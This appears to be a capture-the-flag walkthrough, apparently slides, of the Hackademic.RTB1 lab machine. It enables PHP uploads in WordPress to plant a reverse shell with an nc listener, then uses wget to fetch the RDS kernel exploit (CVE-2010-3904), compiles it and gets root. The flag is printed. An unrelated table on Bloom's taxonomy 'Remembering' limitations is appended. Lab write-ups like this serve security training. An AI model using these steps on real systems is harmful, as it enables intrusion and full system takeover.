
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Command

[http://192.168.116.132/Hackademic\\_RTb1/wp-login.php](http://192.168.116.132/Hackademic_RTb1/wp-login.php)



## Reverse Shell via Theme Editor

A screenshot of a web browser showing the WordPress 'Miscellaneous Options' page. The browser's address bar shows the URL '192.168.116.132/Hackademic\_RTb1/wp-admin/options-misc.php'. The page title is 'Hackademic.RTB1'. The navigation menu includes 'Dashboard', 'Write', 'Manage', 'Links', 'Presentation', 'Plugins', 'Users', 'Options' (selected), 'Upload', and 'Logout (GeorgeMiller)'. The 'Options' sub-menu is open, showing 'General', 'Writing', 'Reading', 'Discussion', 'Permalinks', and 'Miscellaneous' (selected). The 'Miscellaneous Options' section has a title bar and a checkbox for 'Allow File Uploads' which is checked. Below this, there are several settings: 'Destination directory' set to '/var/www/html/Hackademic\_RTb1/wp-content' with a recommended value of the same; 'URI of this directory' set to '/Hackademic\_RTb1/wp-content' with a recommended value of the same; 'Maximum size' set to '300 Kilobytes (KB)'; 'Allowed file extensions' set to 'jpg jpeg gif png php' with a recommended value of 'jpg jpeg png gif'; and 'Minimum level to upload' set to '6'. At the bottom of the form, there are two unchecked checkboxes: 'Track Links' Update Times' and 'Use legacy my-hacks.php file support'. An 'Update Options »' button is located at the bottom right of the form. The WordPress logo is visible at the bottom of the page.

Problem loading page × Server Not Found × Hackademic.RTB1 > Miscellan × +

192.168.116.132/Hackademic\_RTb1/wp-admin/options-misc.php

Hackademic.RTB1 ([View site »](#))

Dashboard Write Manage Links Presentation Plugins Users **Options** Upload Logout (GeorgeMiller)

General Writing Reading Discussion Permalinks **Miscellaneous**

### Miscellaneous Options

☒ Allow File Uploads

**Destination directory:**   
Recommended: /var/www/html/Hackademic\_RTb1/wp-content

**URI of this directory:**   
Recommended: /Hackademic\_RTb1/wp-content

**Maximum size:**  Kilobytes (KB)

**Allowed file extensions:**   
Recommended: jpg jpeg png gif

**Minimum level to upload:**

☐ Track Links' Update Times

☐ Use legacy my-hacks.php file support

[Update Options »](#)

WordPress


1. Enable uploads:
2. Go to Settings > Miscellaneous
3. Enable file uploads
4. Increase max upload size
5. Add .php to allowed file types

Press enter or click to view image in full size










Start listener:

***nc -lvp 4444***

```
(kali㉿kali)-[~/Desktop/RBT1]
$ nc -lvp 4444
Listening on 0.0.0.0 4444
█
```



## Index of /Hackademic\_RTb1/wp-content


Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">phpreverseshell.php</a>	26-Aug-2025 16:57	5.4K	
 <a href="#">phpreverseshell_01.php</a>	26-Aug-2025 17:50	5.4K	
 <a href="#">plugins/</a>	07-Jan-2011 12:10	-	
 <a href="#">revshell.php</a>	26-Aug-2025 18:35	5.4K	
 <a href="#">revshell_01.php</a>	26-Aug-2025 18:43	5.4K	
 <a href="#">revshell_02.php</a>	26-Aug-2025 18:45	5.4K	
 <a href="#">revshell_03.php</a>	27-Aug-2025 06:45	5.4K	
 <a href="#">themes/</a>	07-Jan-2011 12:10	-	

Apache/2.2.15 (Fedora) Server at 192.168.116.132 Port 80



## Command

***http://192.168.116.132/Hackademic\_RTB1/wp-content/revshell\_04.php***



**Boom! Reverse shell obtained.**

# Privilege Escalation

Check kernel version:

uname -a

```
sh: no job control in this shell
sh-4.0$ uname -a
uname -a
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
sh-4.0$
```

Searchsploit rds

kali@kali: ~/Desktop/RBT1

(kali@kali)~[~/Desktop/RBT1]

\$ searchsploit rds

Exploit	Title	Path
Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege Escalation (Metasplo		linux/local/44677.rb
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation		linux/local/15285.c
Linux Kernel 2.6.x - 'rds_recvmmsg()' Local Information Disclosure		linux/local/37543.c
Mailman Uploader 4.0 - 'keyword_rds' Cross-Site Scripting		php/webapps/31741.txt

Command

searchsploit 15285

Shellcodes: No Results

(kali@kali)~[~/Desktop/RBT1]

\$ searchsploit 15285

Exploit	Title	Path
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation		linux/local/15285.c

Shellcodes: No Results

(kali@kali)~[~/Desktop/RBT1]

\$

## Command

***searchsploit -m 15285***

```
(kali㉿kali)-[~/Desktop/RBT1]
$ searchsploit 15285 -m
Exploit: Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/15285
Path: /usr/share/exploitdb/exploits/linux/local/15285.c
Codes: CVE-2010-3904
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/RBT1/15285.c

(kali㉿kali)-[~/Desktop/RBT1]
$
```

**Transfer the exploit:**

```
(kali㉿kali)-[~/Desktop/RBT1]
$ python3 -m http.server 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...

$
```

## Victim (HackademicRTB1)

***cd /tmp***

***wget http://192.168.116.128:7000/15285.c***

***gcc 15285.c -o exploit***

***chmod +x exploit***

***./exploit***

```
sh-4.0$ cd /tmp
cd /tmp
sh-4.0$ wget http://192.168.116.128:7000/15285.c
wget http://192.168.116.128:7000/15285.c
--2025-08-27 07:47:47-- http://192.168.116.128:7000/15285.c
Connecting to 192.168.116.128:7000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6860 (6.7K) [text/x-csrc]
Saving to: `15285.c'
OK .....'/Hackademic_RTb1/wp-content/revshell_04.php' title='100% 424M=0s
2025-08-27 07:47:47 (424 MB/s) - `15285.c' saved [6860/6860]
sh-4.0$ gcc 15285.c -o exploit
gcc 15285.c -o exploit
sh-4.0$ chmod +x exploit
chmod +x exploit
sh-4.0$ ./exploit
./exploit
[*] Linux kernel ≥ 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xc0aa19ac
[+] Resolved default_security_ops to 0xc0955c6c
[+] Resolved cap_ptrace_traceme to 0xc055d9d7
[+] Resolved commit_creds to 0xc044e5f1
```

## Command

### Whoami

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[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
run
sh: line 1: run: command not found
whoami
root
```

## Capture the Flag

## Command

*cd /root*

*cat key.txt*

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whoami
root
cd /root
cat key.txt
Yeah!!
You must be proud because you 've got the password to complete the First *Realistic* Hackademic Challenge (Hackademic.RTB1) :)

$_d&jgQ>>ak\#b"(Hx"o<la_%

Regards,
mr.pr0n || p0wnbox.Team || 2011
http://p0wnbox.com
```

**Flag captured.**

## Summary

Phase Technique/Tool Discovery netdiscover Enumeration nmap, gobuster Exploitation SQLMap Post-Exploitation WordPress admin + reverse shell Privilege Escalation RDS kernel exploit (15285.c) Root Access Netcat + local exploit



## Tool Summary

Tool	Purpose / Summary
Netdiscover	Network discovery, LAN target IP
Nmap	Port scanning, service detection, vulnerability scanning
Gobuster	Directory / file enumeration on web server
Sqlmap	Automated SQL injection exploitation, DB & table enumeration
Curl / Wget	HTTP requests, exploit / file download
WordPress Dashboard	Admin login, theme editor shell upload
Pentestmonkey PHP Reverse Shell	Reverse shell creation and upload
Netcat (nc)	Reverse shell listener
Searchsploit	Local exploit search (e.g., kernel exploit)
Python3 -m http.server	Hosting exploits for download by target
GCC	Compile exploits
Chmod	Set executable permissions for exploit
./exploit	Execute kernel exploit
uname -a	Check kernel version
whoami	Verify current user identity
cat	Read files (e.g., key.txt)

### Limitations of RBT Level 1 (Remembering)

Limitation	Description
<b>Surface-Level Learning Only</b>	Learners can only recall facts, definitions, or basic concepts without deeper understanding. Example: Remembering 'Apache runs on port 80' but not understanding how it works.
<b>No Critical Thinking or Analysis</b>	At this level, students cannot analyze, evaluate, or solve problems. They remain dependent on rote memorization.
<b>Low Knowledge Application</b>	Remembering does not help in applying knowledge to real-world scenarios. Example: Knowing a CVE ID but being unable to exploit or mitigate it.
<b>Limited Skill Development</b>	Learners fail to develop higher-order cognitive skills like applying, analyzing, and creating.
<b>Short-Term Retention</b>	Information often remains in memory for a short period, making knowledge fragile and easily forgotten.

**Thank You**

**Q & A**

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